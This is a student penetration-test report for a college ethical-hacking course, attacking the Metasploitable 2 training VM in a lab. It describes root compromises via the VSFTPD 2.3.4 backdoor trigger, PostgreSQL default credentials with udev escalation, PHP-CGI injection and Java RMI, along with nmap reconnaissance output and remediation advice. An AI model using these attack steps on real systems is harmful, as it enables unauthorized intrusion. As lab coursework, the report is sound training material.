Seneca Polytechnic

CYT-130: Ethical Hacking & Vulnerability Testing

Assignment: Final Project Part B

Group 11

Names: Farhan Ahmed & Ankit Pradhan

Professor: Ferozuddin Hyder

Due Date: December 4th, 2025

Table of Contents

1 - Executive Summary

This project involved performing a penetration test on the Metasploitable 2 virtual machine to understand how attackers find and exploit security weaknesses. We approached the system from the perspective of an outside attacker with no prior knowledge or credentials. Our goal was to scan the machine, identify flaws, exploit them, and document the results. Throughout the project, we were able to gain full control of the system through multiple attack paths, which clearly shows how dangerous outdated and misconfigured systems can be. The findings give a realistic picture of how quickly a real attacker could compromise an unpatched server.

2 - Scope of Work

Our work focused entirely on the Metasploitable 2 virtual machine provided in the lab. We were responsible for discovering vulnerabilities on this machine only and did not interact with any other systems. The scope included scanning open ports, identifying the services running behind those ports, analyzing those services for possible weaknesses, and exploiting confirmed vulnerabilities. We also included privilege escalation and web application testing where applicable. Everything we did stayed within the limits of the assigned environment, and we only tested what was intentionally made vulnerable for learning purposes.

3 - Methodology

We followed a step-by-step penetration-testing process that mirrors what real attackers do. First, we ran network scans using Nmap to find open ports and identify the software versions running on the machine. After that, we used tools like Nikto and Metasploit to gather more detailed information. When we spotted services that were running outdated or vulnerable versions, we researched them and confirmed whether they were exploitable. If they were, we used the appropriate Metasploit modules to safely exploit the vulnerabilities. For each one, we recorded how it was found, the exact steps we took to exploit it, and the level of access we gained afterward. This structured approach helped us move from simple scanning to full system compromise in a clear and organized way.

4 - Assumptions

We assumed that we were external attackers with no valid login details and no special access. We also assumed that every open port and service was allowed to be tested, since this environment is designed for penetration-testing practice. Another assumption was that the target system was intentionally outdated, since Metasploitable 2 is built for training and contains many known vulnerabilities. Because of this, we expected to find several weaknesses, and we approached the machine with the understanding that exploitation was permitted and safe within the lab.

5 -Resources

We relied on standard penetration-testing tools that are commonly used in cybersecurity education. Kali Linux was our main operating system because it comes with many built-in tools. We used Nmap for scanning the network and identifying services, Nikto for checking the web server, and Metasploit for nearly all exploitation. We also used public vulnerability databases and online documentation to confirm whether certain software versions were known to be insecure. All of these resources helped us understand the weaknesses we were working with and guided us toward the correct exploits. This combination of tools and research is typical for real-world penetration testing.

6 - Risk Rating

The risk level for Metasploitable 2 is Critical, mainly because the vulnerabilities allowed us to gain full root access in multiple different ways. Some services, like UnrealIRCd and VSFTPD 2.3.4, gave us remote root shells with almost no effort. Others, like the PHP-CGI and Java RMI vulnerabilities, also gave us high-privileged access. These types of weaknesses would allow any attacker to completely take over the system in seconds. Because the vulnerabilities require little to no skill to exploit, the system is at extremely high risk if it were ever connected to a real network.

7 - Strategic Recommendation

Based on our findings, the best approach would be to rebuild the entire system using supported, patched software. Many services running on Metasploitable 2 are outdated by more than a decade and contain known backdoors. For a real organization, we would recommend removing unused services, enforcing strong authentication, and keeping all software updated. The system should also be placed behind proper firewall rules so only necessary ports are exposed. Regular patching, monitoring, and configuration reviews would help prevent these issues from happening again. By applying these changes, the attack surface would be greatly reduced and the system would be much harder for attackers to compromise.

8 - Observation Summary – OWASP Classification

A1:2017 – Injection

MS2-1: UnrealIRCd Backdoor RCE

- The server executed commands we sent without any login.
- This is injection because the system processed our input as system commands.

MS2-2: VSFTPD 2.3.4 Backdoor RCE

- A specially crafted username triggered a root shell.
- The username acted like injected input that the system executed.

CTF-1: PHP CGI Argument Injection

- The server passed our arguments straight to PHP, letting us run commands.
- This is classic Injection because PHP executed our input.

CTF-2: Java RMI Remote Code Execution

- The service accepted unsafe data and executed it.
- The untrusted input led directly to remote code execution.

A2:2017 – Broken Authentication

MS2-3: PostgreSQL Default Credentials + UDEV Privilege Escalation

- PostgreSQL accepted the default username and password (“postgres:postgres”).
- This allowed us to log in without any real authentication.

- From there, we used that access to escalate to root.

9 - Observation List

Observation ID	Description	Inherent Risk
MS2-1	UnrealIRCd 3.2.8.1 backdoor allowing remote code execution as root.	Critical
MS2-2	VSFTPD 2.3.4 backdoor triggered by crafted username, spawns root shell.	Critical
MS2-3	PostgreSQL default credentials allowing access with UDEV privilege escalation.	Critical
MS2-4	PHP CGI argument injection leading to remote command execution as www-data.	High
MS2-5	Java RMI service allowing remote code execution.	Critical

10 - Detailed Observations

MS2-2 — VSFTPD Backdoor (Port 21)

Title:

VSFTPD 2.3.4 Backdoor Remote Root Shell

Affected Asset:

The affected asset is the FTP server running on **192.168.0.2 over TCP port 21**, identified as VSFTPD version 2.3.4.

Description:

Our scan revealed that the FTP service was running VSFTPD version 2.3.4, a version with a well-known intentionally placed backdoor. This vulnerability is triggered when an attacker attempts to log in using a username containing the characters ":)". Once the server processes this login attempt, it silently opens a root shell listener on port 6200. When we connected to this port, we were granted instant root access without providing any credentials. The exploit worked on the first try, confirming that the server was completely exposed. The screenshots from our testing clearly show the login attempt and the returned root shell.

Impact:

This flaw allowed direct, unauthenticated root access, meaning any attacker could fully compromise the system. This includes the ability to modify system files, install malware, delete data, or take complete control of all services running on the machine.

Recommendation:

VSFTPD 2.3.4 should be removed immediately and replaced with a secure, patched version. The system should no longer allow anonymous or unnecessary FTP access. Because the backdoor is deliberate and severe, the server should be considered compromised and thoroughly audited or rebuilt.

MS2-3 — PostgreSQL + UDEV Privilege Escalation

Title:

PostgreSQL Default Credentials and UDEV Local Privilege Escalation

Affected Asset:

The PostgreSQL service on **192.168.0.2 over TCP port 5432**, combined with the vulnerable local UDEV subsystem running on the underlying Linux installation.

Description:

We first gained access to the system using PostgreSQL's default username and password ("postgres:postgres"). This misconfiguration allowed us to execute commands through the postgres_payload module in Metasploit, giving us a low-privilege shell as the postgres user. Once inside, we checked the system environment and discovered that the Linux kernel and UDEV version were outdated and vulnerable to the Netlink privilege escalation flaw. This issue allows unprivileged users to trick UDEV into executing malicious commands as root. Using the udev_netlink module, we were able to turn our low-privilege session into a full root session. The chain of default credentials plus a known local escalation exploit allowed us to fully compromise the host.

Impact:

This escalation flaw allowed us to gain complete root access from a low-privilege account. Any attacker who gains even the smallest foothold on the system could use this path to take full control over the machine, which puts all data and services at risk.

Recommendation:

The PostgreSQL service should be secured by removing default credentials and restricting external access. The Linux OS should be updated, and the UDEV vulnerability must be patched. Regular patch management policies should be enforced to prevent similar issues from occurring in the future.

MS2-4 — PHP CGI Argument Injection (Port 80)

Title:

PHP CGI Argument Injection Remote Code Execution

Affected Asset:

The Apache web server hosted on **192.168.0.2 via TCP port 80**, specifically the PHP-CGI handler exposed through the web root.

Description:

During web enumeration, we found that the PHP interpreter was running in CGI mode and was not filtering arguments correctly. This allowed us to pass commands directly to the PHP interpreter using specially crafted requests. We confirmed the vulnerability by using the php_cgi_arg_injection Metasploit module, which successfully executed a payload and returned a meterpreter session running as www-data. This proved that the server was allowing remote code execution through the web layer due to improper PHP configuration.

Impact:

With this vulnerability, attackers can run their own commands on the server under the web user. This access can be used to upload files, deface content, gather sensitive information, or begin privilege escalation attempts to gain full system access.

Recommendation:

PHP-CGI execution should be disabled unless absolutely necessary. The server should be upgraded to a supported version of PHP, and Apache should be configured to block direct access to PHP handlers. File permissions should also be tightened to limit what the web user can access.

MS2-5 — Java RMI Server Remote Code Execution (Port 1099)

Title:

Java RMI Registry Remote Code Execution

Affected Asset:

The Java RMI registry running on **192.168.0.2 over TCP port 1099**.

Description:

Our scan revealed an exposed Java RMI service on port 1099. This service accepted serialized objects without requiring authentication, which is a dangerous configuration because it allows attackers to supply malicious objects that execute code on the server. We used the java_rmi_server Metasploit module, which caused the service to load and run our payload. This resulted in a meterpreter session running as root, confirming that the vulnerability granted full system compromise.

Impact:

This vulnerability allowed direct remote root access, which means an attacker could do anything from viewing or altering files to installing persistent backdoors or attacking other network systems.


Recommendation:

The Java RMI service should be disabled or heavily restricted. Authentication should be required, and firewall rules should block external access to administrative ports. Updating Java components and removing unused services will greatly reduce the risk.

11 - Appendix A: Reconnaissance Proof

This appendix contains all screenshots collected during our reconnaissance phase. These screenshots show how we identified open ports, detected running services, and confirmed vulnerable software versions on the Metasploitable 2 target.


A1 — Host Discovery Scan



```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:9f:1b:74 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.1/24 brd 192.168.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::6fb9:19b6:7ddf:2d8d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ sudo nmap -sn 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:25 EST
Nmap scan report for 192.168.0.2
Host is up (0.00038s latency).
MAC Address: 00:0C:29:44:01:90 (VMware)
Nmap scan report for 192.168.0.1
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 34.91 seconds

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ 
```

Screenshot: Nmap host discovery confirming the target is online.

A2 — Port Scan Results




```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ sudo nmap -sS -sV 192.168.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:26 EST
Nmap scan report for 192.168.0.2
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:44:01:90 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.90 seconds

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ 
```

Screenshot: List of open ports on the target.


A3 — Service Version Scan

Screenshot: Nmap -O showing OS version



```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ sudo nmap -O 192.168.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:28 EST
Nmap scan report for 192.168.0.2
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:44:01:90 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ 
```

